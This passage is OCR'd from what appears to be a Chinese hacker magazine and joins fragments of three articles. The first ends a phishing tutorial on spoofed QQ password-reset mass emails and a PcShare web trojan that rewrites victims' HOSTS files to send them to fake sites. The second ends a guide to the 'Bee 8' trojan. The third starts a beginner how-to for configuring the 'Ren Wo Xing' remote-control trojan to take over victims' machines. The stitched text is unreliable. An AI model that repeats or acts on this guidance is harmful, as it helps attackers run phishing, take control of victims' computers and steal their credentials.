


图 6

这样发送的邮件和腾讯QQ发送的修改

密码的邮件就如出一辙了，如图7、图8、图9。放首好歌，喝口茶，然后我们看着成千上万的邮件发送出去了。




图7

钓鱼到这里就算完结了吗？哼~冷笑一声，最后也许你还没有意识到，"鱼饵"中的木马的严重性，也许你会问这里和钓鱼有什么关系？有一定上网经验的朋友一定知道Windows的系统目录中还有个HOSTS文件，这个HOSTS文件可以做到更改域名与IP的映射，其优先权大于真正的DNS服务器，也就是可以让IE访问的网址实际对应的是别的地址，在钓鱼网页中我用到的是绑上了




图8




图9

PcShare服务端的SP2网页木马（详细见第五期黑客X档案中我发布的SP2网页木马制作动画），由于PcShare的服务端只有17K，所以非常适合制作网页木马，这样钓鱼者就可以随意控制上钩的电脑，修改一个HOSTS文件覆盖掉被控制电脑上的HOSTS文件，按照IP地址与域名的映射格式，如图10。IE打开3721的网址将会直接访问新浪，利用这个HOSTS文件可以制造出很多假网站，恐怖ing……，是不是假工行网站事件又要上演了。




图10

完整的钓鱼过程演示完毕，危害性实在巨大，希望所有网民的网络安全意识再提高一个层次，至于其他更高明的钓鱼攻击方式就留给读者自己研究了……

（本章中涉及到的程序MailGhost、框架代码、sp2网页木马代码已经收录在光盘中）

上接198




图13

程监控的效率。"上传每份最大量"和"下载每份最大量"的设置当然是越大越好，但是也要考虑到网络的承载量。推荐在"配置中心"的"系统设置"中选中"自动检测传输量"，蜜蜂8就会在监控前自动检测传输量，这样就无需人为的进行设置。




图14




图15

三、小结

至此，蜜蜂8的主要功能及用法就给大家介绍到这儿，除了上面介绍的这些功能以外，用户还可以通过蜜蜂8的客户端和其它的在线用户进行交流，和使用QQ一样简单。最后来说说蜜蜂8服务端程序的清除问题，其实前面已经说过了，通过手工以及杀毒软件都很难完全将服务端程序清除掉，即使通过蜜蜂8客户端程序中的"清除木马"按钮将服务端程序清除掉，系统也会留下其它的问题（笔者在使用"清除木马"按钮将服务端程序清除后，系统就无法正常的进行网页浏览），所以大家在使用以及测试的时候，一定要小心，祝你们好运，呵呵。

（本文涉及到的软件蜜蜂大盗8，光盘有收录）

国产木马新秀

——“黑客X档案友情版：任我行

HaJunEcK[F.W.S.T]

从以前单调的冰河木马，到前段时间火热的灰鸽子，黑洞，直至现在又一批木马新秀逐渐出现，菜鸟们占领肉鸡的拼搏又开始了。

今天就让我给大家介绍一款国产木马新秀——“远程控制任我行”（哈哈，这个跟普通版本不同的哦，这个是《黑客x档案友情版》的，是作者专门给黑客X档案制作的），好了，让我们先来一睹它的风采，如图1。




图 1

怎么样？从外观上去感觉，就比普通版本的好很多了吧？增加了流线型的美感，普通版的总感觉有点呆板的感觉，呵呵，反正我个人还是喜欢这款《黑客X档案友情版》。

说了一堆废话，直接来体验一下它的各项功能吧。

首先，我教大家怎么配置他的服务器端，主要分为正向连接和反向连接两种连接方式，这里菜鸟们先来看看正向和反向连接的一些区别：

1．你和对方都在相同的一个局域网中

——反向连接和正向连接都可以使用

2．你在局域网中，对方是ADSL直接拨号上网（对方有外网IP）

——请使用正向连接

3．你是ADSL直接拨号上网，对方在局域网或者网吧（你的本机是外网IP）

——请使用反向连接

4．双方都是ADSL直接拨号上网（你的机器和肉鸡都有外网IP）

——反向连接和正向连接都可以使用

5．你在一个局域网中，对方在另一个局域网中

——借助第三方软件才可以连接，不则反向连接和正向连接都无法使用

好了，基本的原理我们大概都知道了，现在就开始跟着我来配置吧，因为我的电脑处于局域网内，没办法了，唯有按照上面说的，先进行端口映射（可以借助第三方软件），你们可以选择使用端口映射工具或者进入路由器进行映射，这里我简单说说在路由器中如何映射端口。首先，进入路由器，然后找到“转发规则”，如图2。

